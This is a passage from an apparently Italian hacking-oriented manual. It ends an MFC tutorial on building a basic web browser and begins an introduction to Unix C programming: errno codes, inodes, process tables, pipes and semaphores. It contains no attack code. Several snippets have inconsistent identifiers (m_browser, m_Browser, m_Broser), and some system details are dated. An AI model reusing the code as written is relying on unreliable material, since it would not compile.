Dopo aver selezionato l'ID relativo al campo d'edit nella lista a fianco ci verranno mostrati i messaggi che possiamo intercettare relativi a quale tipo di oggetto e tra questi vediamo appunto EN_KILLFOCUS.
Posizioniamoci selezionando questo messaggio e premiamo il pulsante add Function.
Diamo un nome, quello d default propostoci, alla funzione.

Dopo che il sistema di svilppo ha creato la funzione possiamo editarla per aggiungerli il codice interna,mente ovvero quelle istruzioni che ci permetteranno di leggere il valore del campo e di utilizzarlo con i metodi dell'oggetto browser definito precedentemente nei passi visti prima.
Premiamo Edit Code e all'interno della funzione in cui ci troveremo scriviamo il seguente codice.
Per navigare su un URL esiste il metodo dentro alla classe legata al browser che ha la seguente sintassi :

```
HRESULT Navigate2(
    VARIANT *URL,
    VARIANT *Flags,
    VARIANT *TargetFrameName,
    VARIANT *PostData,
    VARIANT *Headers
);
```

Il codice da aggiungere sarà del tipo :

```
void CMyBrowserView::OnKillfocusEdit1()
{
	// Esegue l'aggiornamento delle variabili legate ai componenti sulla dialog
	// inserendogli i valori specificati.
	UpdateData(TRUE);
	// Controlla che la lunghezza del valore relativo all' URL sia valido
	if(m_Url.GetLength() < 1)
		return;
	// Usando la URL dentro a m_Url usiamo il metodoNavigate
	try
	{
		COleVariant var;
		m_browser.Navigate (m_Url, var, var, var, var);
	}
	catch (COleDispatchException* pExcept)
	{
		if (pExcept->m_wCode)
		{
			pExcept->Delete ();
			throw;
		} else
			pExcept->Delete ();
```

```
	}
}
```

Ora dovremo solo piu' abbinare ai tasti che permettono di andare avanti ed indietro le funzioni idonee prese tra i metodi della classe Browser.
Selezioniamo i pulsanti nella lista degli ID quello relativo al pulsante Avanti.
Scegliamo il messaggio BN_CLICKED e premiamo il pulsante AddFunction.
Editiamo la funzione e scriviamoci il seguente codice.

```
void CMyBrowserView::OnButton1()
{
	m_Browser.GoForward();
}
```

Stessa procedura per il pulsante indietro ma qui il codice è :


```
void CMyBrowserView::OnButton3()
{
	m_Browser.GoBack();
}
```

Nel caso del pulsante Stop il codice invece è :

```
void CMyBrowserView::OnButton4()
{
	m_Broser.Stop();
}
```

L'ultima funzione legata al pulsante Refresh è :

```
void CMyBrowserView::OnButton2()
{
	m_Browser.Refresh();
}
```

A questo punto potremmo anche inserire altri pulsanti legati a funzione come ad esempio quella HOME che ci posiziona sul sito di default e cosi via ma in ogni caso imparato il metodo, dando un occhiata alle funzioni dentro alla classe del browser, la cosa risulta essere facile da fare.
Compiliamo il programma e lanciamolo inserendo un indirizzo tanto per provare il quale potrebbe anche corrispondere ad una pagina locale al vostro computer.
Cosi avrete scritto il vostro primo BROWSER che poi con le idee più chiare potrete ampliare aggiungendogli altre funzioni magari anche legate all'hacking.
Avreste pensato che scrivere un browser è cosi semplice ?
Proviamo e viediamo che tutto funziona.

Capisco che tutte queste pagine legate allo sviluppo alcuni potrebbero non comprenderle ma la capacità di sapersi scrivere i programmi necessari alla creazione di funzioni particolari è di fatto il punto che differenzia lo script kiddie dall'hacker.
Qui in questo volume lo scopo è quello di spiegare tutte le tecniche che sono necessarie e tra queste sicuramente esiste la programmazione.
Questo, come abbiamo già detto, lo noteremo ancora di più nell'istante in cui dovremo creare dei moduli legati a certe tecniche come quelle dei buffers overflow.

Programmazione in C per ambiente Unix

Il seguente file non e' una guida completa alla programmazione in linguaggio C, del quale la sintassi non verra' neppure presa in considerazione, e neppure una guida alle chiamate di sistema e alle funzioni di libreria del compilatore C in ambiente Unix.
L'unico scopo che si prefigge e' quello di dare una panoramica sulle diversita' della programmazione in ambiente Unix rispetto a quella in Ms Dos.
In pratica potrebbe essere utile a tutti coloro che gia' conoscendo la programmazione in C sotto Dos vogliano avvicinarsi a quella di Unix.
Sotto sistema operativo Unix ci troviamo di fronte ad argomentazioni non esistenti in Ms Dos e quindi a nuove possibilita' di sviluppo.
Prendete ad esempio la possibilita' di creare dallo stesso programma piu' processi che proseguano per la loro strada e che possano comunicare tra loro mediante diverse tecniche (memoria condivisa, pipe, FIFO e messaggi) condividendo risorse il cui accesso e' regolato da implementazioni semaforiche.
Personalmente ritengo che il passaggio di un appassionato di C dall' ambiente MsDos a quello Unix sia equivalente al fatto di dotare di un paio di ali alla propria fantasia.
Spero che negli esempi riportati non ci siano errori anche se sinceramente devo ammettere che non anno subito grandi test per il fatto che sono stati tutti scritti nell'istante in cui occorreva portare un esempio nel testo.
Nessuno in ogni caso dispone di una cura particolare nell'estetica in quanto e superflua ai fini dl fascicolo che, come ho gia' detto precedentemente, ha il solo scopo di illustrare alcuni punti della programmazione sotto sistema opertivo Unix.

Gestione degli errori

Il listati riportati in queste pagine sono solo ad uso dimostrativo dei concetti trattati.
In molti, per motivi di tempo, non ho incluso nelle funzioni i controlli degli errori ritornati da alcune ciamate.
Questo significa che se implementate in qualche programma dovranno essere arrotondate e completate per dare la possibilita' al programma stesso di regolarsi in base ai valori restituiti.
Prendiamo, per fare un esempio, la funzione open() che apre un file restituendo l' handle o -1 nel caso che si verifichi un errore.
Fate attenzione che quasi tutte le chiamate di sistema ritornano -1 per segnalare un errore.

La forma esatta dovrebbe essere :

```
        void printerror(stringa)
        char *stringa;
        {
             printf("\nERRORE : %s", stringa);
             /* Eventuale test della variabile errno */
             /* e indirizzamento su alcune funzioni.  */
        }

        ........................

        if((fd = open("file.txt",O_RDONLY)) == -1)
             printerror("Open `file.txt' !");

        ........................
```

Sul fascicolo probabilmente comparira' solo

```
     fd = open("file.txt",O_RDONLY);
```

e quindi l'esempio che lo riporta avra' un funzionamento corretto solo se la funzione non cade in qualche errore in quanto non avra' modo di accorgersene.
In ogni caso voglio precisare che ogni errore prodotto da una chiamata al sistema setta nella variabile errno il codice relativo all'errore incontrato.
La funzione perror(), chiamata successivamente, produce la stampa del messaggio d'errore.
Un implementazione della perror() in funzioni che potrebbero ritornare errori potrebbe essere

```
if((fd = open("file.dat",O_RDONLY)) == -1) {
     perror("Open");
     exit(-1);
}
```

I codici d'errore definiti in errno.h hanno i seguenti significati.

1 EPERM - Not owner
Indica che si e' tentato di modificare il modo di un file senza esserne il proprietario o essere il super user.

2 ENOENT - No such file or directory
Viene segnalato quando un determinato file non esiste o quando un percorso risulta essere errato.

3 ESRCH - No such process
Il processo identificato da pid passato come argomento a una funzione come kill() non esiste.

4 EINTR - Interrupted system call
Significa che un processo e' stato raggiunto da un segnale mentre era in atto una chiamata di sistema.

5 EIO - I/O error
Si verifica quando esiste un errore fisico di I/O

6 ENXIO - No such device or address
Viene segnalato nel caso in cui ci si riferisca a un device inesistente con una funzione di I/O.

7 E2BIG - Arg list too long

Come vedremo ad una funzione execl() e' possibile passare una lista di argomenti.
Se l'errore si verifica significa che si e' superato i 5120 bytes a disposizione.

8 ENOEXEC - Exec format error
I file eseguibili iniziano con quello definito come `numero magico'.
Il file di cui e' stata richiesta l'esecuzione non ha un formato valido.

9 EBADF - Bad file number
In genere si verifica quando con un operazione di read o di write ci si riferisce a un file non aperto o quando viene richiesta una funzione di lettura su un file aperto solo in scrittura.

10 ECHILD - No children
Si verifica quando si utilizza la funzione wait() per attendere il termine di un processo figlio inesistente.

11 EAGAIN - No more processes
Se la tabella dei processi e' piena e viene richiamata la fork() viene settato in errno questo valore.

12 ENOMEM - Not enoght core
Il sistema non e' in grado di fornire la memoria richiesta da una chiamata ad una funzione come exec(), fork() o brk().

13 EACCES - Permission denied
Si verifica quando si cerca di accedere a un file i cui diritti non permettono di eseguire la funzione richiesta.

14 EFAULT - Bad addres
Un argomento di una chiamata di sistema punta a una zona di memoria non corretta.

15 ENOTLK - Block device required
Significa che e' stato richiesto un device a caratteri dove invece necessitava uno a blocchi.

16 EBUSY - Device busy
Il device richiesto per l'operazione e' occupato.
Potrebbe anche trattarsi di una richiesta di smontare un device inesistente oppure di montarne uno gia' presente.

17 EEXIST - File exists
Il file specificato in una chiamata non e' adatto alla situazione.

18 EXDEV - Cross device link
Quando si cerca di eseguire il link tra due file relativi a device differenti.

19 ENODEV - No such device
Si verifica quando si cerca di applicare una chiamata di sistema non adatta ad un device.

20 ENOTDIR - Not a directory
Omettendo il path name in una chiamata che lo pretende.

21 EISDIR - Is a directory
Si ottiene scrivendo in una directory.

22 EINVAL - Invalid argument
Argomento non valido

23 ENFILE - File table overflow
I file aperti nel sistema vengono marcati in una tavola.

Significa che non c'e' piu' posto in quest'ultima.

24 EMFILE - Too many files
Ogni processo ha a disposizione 20 hadle di file.
Ci sono piu' di 20 files aperti.

25 ENOTTY - Not a typewriter
Si verifica non specificando un terminale quando richiesto

26 ETXTBSY - Text file busy
L'opzione -n del compilatore CC crea un file eseguibile la cui parte di testo e quella dei dati e' separata.
L'errore si verifica quando si cerca di eseguire un file di questo tipo mentre e' aperto in lettura o in scrittura.

27 EFBIG - File too large
La dimensione del file supera quella consentita oppure quella stabilita con la funzione ulimit().

28 ENOSPC - No space left on device
Non c'e' piu' spazio per operazioni di scrittura in un device.

29 ESPIPE - Illegal seek
Si e' cercato di eseguire una funzione di posizionamento (lseek) su una PIPE.

30 EROFS - Read only file system
Cercando di modificare un file o una directory presente su un file system abilitato in sola lettura.

31 EMLINK - Too many links
Il massimo di link per un file e' di 1000.
Se si cerca di superare questo limite si ha questa segnalazione d'errore.

32 EPIPE - Broken pipe
Si ottiene scrivendo su una pipe per cui non esiste un processo di lettura.

33 EDOM - Argument too large
Una funzione matematica ha ricevuto un argomento troppo grande.

34 ERANGE - Result too large
La macchina non puo' rappresentare una valore troppo grande restituito da una funzione matematica.

In base a questi codici d'errore e' possibile creare una funzione che esegua il controllo e prenda le necessarie decisioni sulla sorte del programma.

Concetti Generali

Dovendo programmare sotto sistema operativo Unix una delle maggiori difficolta' e' costituita dal fatto di comprendere la metodologia di gestione interna dello Unix stesso.
Vedremo in questo capitolo di trattare i principi fondamentali legati alla gestione del file system e dei processi.
Per fare questo si pretende gia una discreta conoscenza, almeno dal punto di vista utente, dello Unix e del linguaggio C.
Con il termine `file system' si intende la struttura completa di direttori comprensivi di un direttorio radice e di tutti gli altri facenti parte dell'albero gerarchico.
In pratica Unix puo' disporre di piu' file system che sono da concepire come una suddivisione in dischi logici.
E' possibile caricare piu' file system avendo solo l'accortezza di renderli noti al kernel mediante l' operazione di mounting.
Le parti fondamentali di un file system sono :

boot block

Si tratta del blocco zero dove si trova il programma di boot-strap.

super block

Il primo blocco del file system con le informazioni piu' importanti relative a quest' ultimo quali le dimensioni, il nome del file system stesso, la data dell'ultima modifica, la data dell'ultima operazione di backup, la lista dei blocchi liberi e la lista degli i-node liberi.

i-nodi

Esiste un i-nodo per ogni direttorio e per ogni file del file system.
L' i-nodo contiene una descrizione del file o del direttorio a cui si riferisce.
Tra le informazioni mantenute dall' i-node troviamo i permessi sui files e il numero di link del file stesso.
La metodologia utilizzata per riferirsi ai blocchi dati contenenti le informazioni del file e' alquanto particolare.
Un i-nodo puo' puntare direttamente a dieci blocchi dati.
Questo significa che i dati indirizzati direttamente possono essere, supponendo settori da 512 bytes, 5120 bytes.
Se il file supera queste dimensioni l' undicesimo blocco contiene l'indirizzo di un ulteriore blocco contenente altri 128 puntatori.
Normalmente si utilizza, per descrivere questo, il termine `blocco indiretto'.
Tenendo in considerazione i 10 blocchi precedenti possiamo dire che con questo metodo possiamo indirizzare circa 70.656 bytes ovvero

512*(10+128)

Se le necessita sono ancora superiori allora il dodicesimo puntatore indirizza a un blocco che contiene 128 puntatori a blocchi indiretti.
Questo significa che lo spazio indirizzabile e' di

512*(10+128+128^2)

e cioe' circa 8.459.264 bytes.
Dato che il dodicesimo blocco punta a 128 blocchi indiretti viene definito `blocco d'indirizzamento indiretto a due livelli'.
Se le dimensioni del file devono essere ancora maggiori avremo che il tredicesimo blocco punta a un blocco di 128 puntatori che a sua volta puntano a blocchi di 128 puntatori.
Il calcolo dello spazio massimo del file e' dato da

512*(10+128+128^2+128^3)

ovvero 1.082.201.088 bytes.
A seconda della versione dello Unix utilizzato le strutture degli i-nodi possono mutare.
Unix, all'interno di un file system, tratta tre tipi fondamentali di files: i files normali o ordinari, le directory, ed i files speciali.
I primi sono da considerarsi delle sequenze di bytes organizzati in un array lineare.
Questo tipo di files sono identificati esclusivamente da un i-number da considerarsi come un numero d'indice contenuto all'interno di un array di i-node.
Bisogna prestare attenzione al fatto che l' i-node non contiene il nome del file ma esclusivamente i dati che abbiamo appena visto.
Chiaramente questo e' abbastanza critico in quanto rifersi ad un file soltanto mediante il suo i-number risulta essere complicato.
Le directory permettono di rifersi ad un file mediante il suo nome.
In pratica una directory e' composta da una tabella di due colonne.
Nella prima colonna viene mantenuto il nome del file mentre nella seconda il suo i-number corrispondente.

La ricerca di un path tipo `ITLNK/SOURCE/COMX' pretende da parte del kernel le seguenti operazioni :

1) ricerca dell' i-node relativo alla directory corrente per localizzare i byte delle due colonne contenenti i nomi e gli i-node dei files in essa contenuti.
2) ricerca nella colonna dei nomi di `ITLNK'. Se trovato si ricava l' i-number e l'i-node dei byte di dati relativi a questa directory (ITLNK).
3) ricerca nella colonna del nome della directory `SOURCE' per localizzare i byte dei dati relativi alle due colonne della directory.
4) ricerca di `COMX' all'interno della tabella dei nomi.

Sotto sistema operativo Unix, come anche nel OS Ms Dos, esistono due metodi per specificare un path.
Il primo, quello definito assoluto, utilizza il simbolo `/' per indicare che il path e' specificato a partire dalla root o radice.
Il kernel, a meno di modifiche con chiamate di sistema, riserva l' i-number 2 per la root.
La ricerca del kernel in questo caso parte dai byte di dati della directory `/' puntati dall' i-node della root.
Il secondo metodo di specifica del path e' quello definito come relativo ovvero a partire dalla directory corrente.
Il kernel mantiene sempre traccia per ogni processo della directory corrente.
Un processo come cambia directory e' sempre tenuto a notificare il path della nuova directory.
Questo path porta a trovare un i-number che viene utilizzato come i-number della directory corrente.
La struttura utilizzata da Xenix SysV per gli i-node e' la seguente :

```
struct  inode {
  char   i_flag;
  cnt_t  i_count;   /* reference count */
  dev_t  i_dev;     /* device where inode resides */
  ino_t  i_number;  /* i number, 1-to-1 with device address */
  ushort i_mode;
  short  i_nlink;   /* directory entries */
  ushort i_uid;     /* owner */
  ushort i_gid;     /* group of owner */
  off_t  i_size;    /* size of file */
  union {   /* file type dependent section */
     struct {       /* files which have data blocks */
union {
  daddr_t i_a[NADDR];     /* if normal file/directory */
  short   i_f[NSADDR];    /* if fifio's       */
} i_p;
daddr_t i_l;      /* last logical block read  */
     } i_blks;
     struct {     /* name type files  */
long i_type;
union {
  struct iisem i_sem;
  struct iisd i_sd;
  struct iirem i_rem;     /* DSA      */
} i_ndata;
     } i_namef;
  } i_fdep;
  struct  locklist *i_locklist;  /* locked region list*/
};
```

Per le definizioni non documentate nella precedente struttura guardate /usr/include/sys/inode.h.
I files definiti speciali sono in pratica o un qualche tipo di periferica o un buffer FIFO.
I files speciali possono essere essenzialmente di due tipi : a blocchi e a caratteri.

I pratica un files speciale a caratteri per eseguire l' I/O esegue operazioni di lettura e scrittura su questo trattando un carattere per volta.
Nel caso di files a blocchi significa che la periferica associata dispone di un array di blocchi e quindi l' I/O avviene usando pezzi di dimensioni maggiori come, ad esempio, nel caso in cui si richieda la lettura di un settore di un disco.
Un ulteriore argomento su cui conviene dire due parole e' quello legato ai permessi abbinati ad ogni file sotto sistema operativo Unix.
Quando si esegue il login Unix ricerca il nominativo specificato dall'utente nel file /etc/passwd.
Se il nominativo e la password utilizzate sono giuste all' utente viene permesso l'accesso al sistema e a questo gli viene assegnato un numero intero associato a questa entry nel file della password.
Questo numero viene definito come user-ID (identificatore utente).
Sotto sistema operativo Unix esiste un ulteriore raggruppamento fatto con gli utenti.
In pratica nel file /etc/group e' possibile formare dei gruppi e quindi e' possibile abbinare uno specifico utente ad uno di questi.
L'utente quindi non e' solo identificato da uno user-ID ma anche da un group-ID.
Vedremo in seguito che questa definizione non e' completa in quanto uno user possiede un real-user-ID, un real-group-ID, un effective-user-ID ed un effective-group-ID.
Ogni file di Unix possiede nel suo i-node un owner user-ID che identifica il proprietario del file e un owner group-ID che ne identifica il gruppo.
Oltre a questo esistono nell'i-node tre gruppi di tre bit che specificano i permessi al file per quanto riguarda il proprietario, il gruppo e il pubblico.
Usando il comando `ls' per mostrare il contenuto della directory vi viene mostrato a fianco i nomi dei files una stringa di 10 caratteri del tipo :

```
drwxr-xr-x
```

Il primo carattere a sinistra specifica il tipo di file.
Gli altri nove sono in pratica i bit di cui ho appena parlato.
I primi tre a sinistra indicano i diritti del proprietario del file (nell'esempio rwx ovvero diritti di lettura, scrittura e di esecuzione).
I tre di mezzo sono i diritti del gruppo a cui appartiene il proprietario del file (r-x starebbe per lettura ed esecuzione).
Gli ultimi tre bit a sinistra sono i diritti per il pubblico (anche in questo caso lettura ed esecuzione).
La rappresentazione binaria dei bit sarebbe :

```
111101101
```

Questi bit sono ignorati nel caso che la user-ID sia 0 e precisamente quella del superuser.

Programmi e processi.

Un concetto chiave in un sistema operativo come Unix e' quello legato al termine di `PROCESSO'.
Generalizzando potremmo definire il processo come un programma in esecuzione anche se vedremo che tra processo e programma esiste una sottile differenza.
In questa parte del fascicolo vedremo di definire ambedue.
Un programma eseguibile sotto sistema operativo Unix puo' essere considerato come una byte stream ovvero come una fila sequenziale di bytes salvati su disco.
Esiste un ulteriore suddivisione logica che potremmo fare con un file eseguibile.
Diciamo che un file di questo tipo, su disco, puo' essere concepito come un insieme di quattro parti fondametali.
Queste parti sono l' header, il text segment, il data segment e la symbol table.
L' header contiene informazioni relative al caricamento e all'esecuzione del programma.
Come nel caso dell' header dei file eseguibili sotto OS Ms Dos uno dei campi e' relativo al puntatore alla stack area che il programma utilizzera' per le allocazioni delle variabili locali, per il passaggio di valori tra funzioni e per altri scopi simili.

Il text segment e di fatto il segmento protetto in scrittura del codice eseguibile ovvero delle istruzioni in linguaggio macchina che permettono l'esecuzione del programma.
I dati definiti come statici vengono allocati all'interno del data segment (definizioni in C tipo static ed extern vengono allocate in questo segmento).
La symbol table invece contiene tutti i riferimenti ai simboli utilizzati dal programma.
Un ulteriore sezione del file eseguibile potrebbe essere inclusa per uso del debugger.
Questa viene definita come `debug table' e contiene appunto informazioni ad uso del debugger stesso.
Al momento della chiamata exec() il file eseguibile cambia ed e' tradotto, al momento dell'allocazione in memoria, in un immagine di processo.
L'immagine del processo puo' essere suddivisa in piu' regioni.Queste sono la regione del codice , quella dei dati e quella dello stack.
Quando un processo entra in esecuzione non e' solo piu' composto dalle regioni del programma utente ma anche di quelle legate al kernel che deve seguire il processo.
In pratica il kernel utilizza lo stesso numero di regioni per mantenerci la parte del sistema operativo che deve seguire il processo.
Queste sono in pratica della stessa natura di quelle viste precedentemente ovvero esiste una regione codice, una dati e una stack anche dalla parte del kernel.
Le regioni dello user e del kernel vivono affiancate ma di fatto le routine user non possono toccare direttamente le regioni di quest' ultimo.
Per fare in modo che la regione utente possa richiedere l'appoggio del sistema operativo esistono le system calls che sono un po da considerarsi come i punti di comunicazione tra la parte user e quella kernel.
Vedremo nel prossimo capitolo le system calls di Unix.
Esiste una breve divagazione da fare per quanto riguarda l'utilizzo della memoria da parte di Unix.
Abbiamo detto che la parte user puo' essere suddivisa in tre regioni.
Ogni regione contiene un parte utilizzata e una non utilizzata.
In particolare la data area e' suddivisa in una parte inizializzata e in una non inizializzata definita come `bss'.
Ogni volta che viene richiamata una funzione exec() all'interno di una parte della data area del kernel viene aggiunto un ingresso per la nuova immagine del processo in quella che e' chiamata process table.
Vedremo successivamente la struttura della tavola dei processi.
Quest'ingresso nella tavola dei processi indica un nuovo indirizzo nella user area.
La user area a sua volta contiene altre importanti informazioni relative ai processi, incluse le dimensioni e le locazioni delle
varie regioni.
Le dimensioni di un processo sono riferite in clicks dove un click e' la piu' piccola unita' di memoria che puo' essere allocata.
Parlando di memoria usata da un processo ci riferiamo a questa parlando di pagine utilizzate dove la pagina e' la piu' piccola unita' di memoria richiesta perche' sia possibile la protezione della stessa.
Una pagina e' sempre un multiplo di un click.
Parlavamo prima di protezione della regione del codice.
Il text segment, sotto Unix Sys V, e' di default protetto.
La protezione del segmento codice permette ad alcuni processi di eseguire una condivisione della memoria del text segment.
Prendete ad esempio un sistema Unix in cui piu' utenti utilizzano contemporaneamente l' editor di Unix VI.
Sarebbe un inutile sciupio di spazio caricare piu' file eseguibili in memoria.
Quando il codice non e' protetto in scrittura allora e' incluso nell' area dati.
Una memoria non protetta viene utilizzata nel momento in cui si desidera un avere, per un qualsiasi motivo, un codice automodificante.
Per suddividere i due tipi di codice, quello a scrittura protetta e quello a scrittura libera, Unix assegna al codice un numero che viene definito `numero magico' (magic number).
Questo nel caso di un file eseguibile con text segment protetto vale 410.
La memoria in questo caso potrebbe essere schematizzata come segue.

```
---------+----------------+
 Code    :                :
         :                :
         +----------------+
         : Non usata      :
---------+----------------+
---------+----------------+
 Data    :                :
         : Inizializzata  :
         +----------------+
         :                :
         : bss            :
---------+----------------+
         +----------------+
 sp      :                :
         : Non usata      :
---------+----------------+
 Stack   :                :
         :                :
---------+----------------+
```

Nel caso che si abbia un tipo 407, non protetto in scrittura, avremo :

```
---------+----------------+
 Code    :                :
         :                :
         +----------------+
 Data    :                :
         : Inizializzata  :
         +----------------+
         :                :
         : bss            :
---------+----------------+
         +----------------+
 sp      :                :
         : Non usata      :
---------+----------------+
 Stack   :                :
         :                :
---------+----------------+
```


Diamo un occhiata piu' a fondo il discorso relativo alla tavola dei processi.
Mediante opportune soluzioni software e' possibile fare in modo che un normale sistema possa eseguire piu' operazione nello stesso tempo.
Esprimere il concetto in questo modo potrebbe far pensare che di fatto vari programmi potrebbero essere in esecuzione in un preciso istante.
Questo non puo' essere vero in un sistema dotato di una singola CPU in quanto questa di fatto non potrebbe svolgere piu' di un istruzione per volta.
In pratica la CPU continua ad eseguire lo switch tra i vari processi attivi mediante un determinato algoritmo di scheduler che stabilisce, in base ad alcuni parametri, quando interrompere un processo attivo per attivarne un altro.
Il concetto viene espresso dal termine `pseudoparallelismo' in quanto benche' la sensazione possa essere quella che piu' programmi girino contemporaneamente di fatto la CPU segue un solo processo per volta.
Come dicevamo prima un processo e' un programma in esecuzione dotato di una parte eseguibile, di una sua zona dati e di uno stack, di un program counter, di un certo numero di registri e in generale di tutte le informazioni necessarie per l'esecuzione.
In altre parole risulta chiaro il fatto che se un processo termina la sua esecuzione momentaneamente, a causa di uno switch eseguito dallo scheduler, dovra' conservare un

certo numero di informazioni perche' sia possibile la ripresa delle sue funzioni al momento della riattivazione.
Questi dati vengono conservati in quella che viene chiamata, come abbiamo gia' visto, `process table'.
Tra i campi della struttura relativa alla process table troviamo ad esempio i registri, il program counter, lo stato del
programma, il puntatore allo stack, lo stato del processo, il tempo in cui il processo e' partito, il tempo CPU utilizzato, il tempo CPU utilizzato dai processi `figli', il tempo del prossimo allarme, un puntatore al buffer messaggi per la comunicazione tra i processi, il process-ID, il puntatore al segmento istruzioni,
il puntatore al segmento dati dell' utente, il puntatore al segmento dati del sistema,il parent-process-ID, il process-group-ID, lo user-ID, lo user-group-ID, il puntatore alla root, il puntatore alla directory di lavoro e i descrittori dei file utilizzati dal processo stesso.
Un processo puo' fare richiesta al kernel di creare altri processi, che verrebbero gestiti in modo concorrente, diventando cosi il padre di questi.
Tra i dati di sistema mantenuti per ogni processo troviamo tre numeri positivi interi ed esattamente :

process-ID, parent-process-ID e process-group-id

Ogni processo creato dal kernel viene identificato da un numero intero positivo normalmente indicato con il termine `process ID' (il PID di INIT e' 1).
Il parent-process-ID identifica il processo da cui discende il processo corrente.
In altre parole il process-ID di un processo viene assegnato al parent-process-ID del suo processo `figlio'.
Se per un qualsiasi motivo un processo termina la sua esecuzione tutti i processi che derivano da questo assumono come parent-process-ID il numero 1 che come abbiamo gia' detto corrisponde al process-ID di `INIT'.
Spesso, invece di creare un solo processo, si preferisce crearne un gruppo.
Il kernel permette di mantenerli correlati mediante il process-group-ID.
In ogni gruppo esiste sempre un capo gruppo che assegna il proprio process-ID ai process-group-ID degli altri.
E' anche possibile che un determinato processo si assegni come process-group-ID il proprio process-ID.
Facendo in questo modo il processo abbandona il gruppo degli altri processi e si mette in grado di crearne di nuovi.
Prima di terminare il discorso relativo ai processi specifichiamo cin una sola frase la differenza tra processo e programma.
Un processo e' l'esecuzione di un ambiente comprensivo di istruzioni, regioni utente e regioni di sistema (definite anche come segmenti).
Un programma e' invece un file contenente istruzioni e dati che vengono utilizzati per inizializzare i segmenti del codice e dei dati utente di un processo.
Spesso e' sentita la necessita' di fare comunicare tra loro diversi processi.
Per questo compito ci sono varie possibilita' anche se di fatto non ne esiste una sola che possa essere efficace per tutti casi.
In molte versioni precedenti al System V i processi poteveno comunicare tra loro solo mediante un condivisione dei puntatori ai file.
In pratica un determinato file veniva utilizzato per contenere i dati di passaggio da un processo all' altro.
La condivisione dei puntatori ai file poteve essere solo eseguita nel caso di processi relazionati tra di loro.
Quando due processi non sono concorrenti tra loro si potrebbero usare dei files per comunicare dati tra un processo e l'altro.
Bisogna sottolineare che la tecnica dei file non funziona per processi in concorrenza in quanto si potrebbe verificare il caso in cui il processo che deve ricevere i dati oltrepassi come esecuzione quello che deve fornirli.
Un altro metodo utilizzato per la comunicazione tra processi e' quello offerto dalle `pipe'.
Una pipe e' una specie di pseudo-file in cui il processo in lettura, nell'eventualita' che questo trovi il file vuoto, attende fino a quando il processo che deve scrivere ha terminato la sua funzione.

Si potrebbe verificare anche la situazione inversa e cioe' quella in cui il processo che scrive nella pipe avanzi troppo rapidamente rispetto al processo che legge.
In questa situazione il processo scrivente dovrebbe essere sospeso momentaneamente.
In altre parole quando un processo prova a leggere o a scrivere in una pipe il sistema operativo testa immediatamente lo stato di questa per vedere se l'operazione puo' essere eseguita.
In caso negativo lo Unix salva nella tavola dei processi la system call fino a che non puo' essere ripresa.
Come vedremo l'utilizzo delle pipe e' supportata mediante una chiamata di sistema.
Prima di terminare il discorso legato a queste brevi note su argomenti chiave del sistema operativo Unix vediamo l'ultimo concetto importante, sia dal punto di vista della prenotazione delle risorse che da quello dei lock ai file che vedremo, ovvero quello legato al termine di `semaforo'.
Parlando di processi concorrenti bisogna valutare alcune condizioni che potrebbero verificarsi durante lo switching eseguito dallo scheduler.
Supponiamo che un determinato processo venga interrotto dalla routine di disattivazione processi chiamata dallo scheduler nell'istante in cui stava utilizzando una risorsa quale ad esempio un nastro o una stampante.
In questo caso il processo verrebbe interrotto e quindi i dati legati a questo verrebbero salvati nella process table di quest'ultimo.
Chiaramente il nuovo processo non dovrebbe accedere alla risorsa in quanto utilizzata dal processo precedente.
Per andare incontro a questo problema lo Unix System V ha implementato l'uso dei `semafori'.
Il semaforo e' in pratica un indicatore che impedisce a due o piu' processi di accedere alla stessa risorsa.
Esiste uno stretto legame tra il semaforo informatico e quello stradale.
Il semaforo stradale mi segnala con il rosso che un determinato incrocio e' occupato dal flusso di autovetture che vengono da una certa direzione.
La segnalazione eseguita dal semaforo non mi puo' pero' obbligare a rispettarla.
Potrei non vederla oppure ignorarla.
Potrei, passando con il rosso, andare incontro a un incidente o magari a una multa.
Anche nel caso del semaforo informatico il programma potrebbe non testarlo oppure, magari a causa di errori di programmazione, ignorarlo.
Il semaforo per se stesso mi segnala un evento ma non mi impedisce di cercare di accedere ugualmente alla risorsa.
In pratica un processo, prima di cercare di utilizzare una risorsa, dovrebbe controllare se questa non e' gia' prenotata da qualche altro processo.
Con il termine "risorsa" non si intende solo ed esclusivamente un dispositivo hardware ma anche una variabile o una zona di memoria.
Il concetto di semaforo fu introdotto da Dijkstra nel 1965.
Secondo il concetto teorico puro un semaforo e' un numero intero positivo sul quale possono agire solo funzioni per il suo incremento e per il suo decremento, a parte un assegnazione.
Le operazioni di incremento (sem = sem + 1) e di decremento (sem = sem - 1) sono considerate operazioni indivisibili al fine di evitare che piu' processi valutino in modo errato il valore di sem.
Supponiamo che due processi vogliano eseguire l'incremento con sem uguale a 2.

```
                   /
                  /
     +---------------+                    Processo ^
     :Processo 1 (P1):                          P1 : ±±±±±
     :  sem = 2 + 1  : switch                      : ±±±±±  switch
     +---------------+ -----> +---------------+    :      \
                              :Processo 2 (P2):  P2 :       22222
                              :  sem = 3 + 1  :    :       22222
     +---------------+ <----  +---------------+    +------------->
    ~~~~~~~~~~~~~~~~~~~                                      Tempo
```

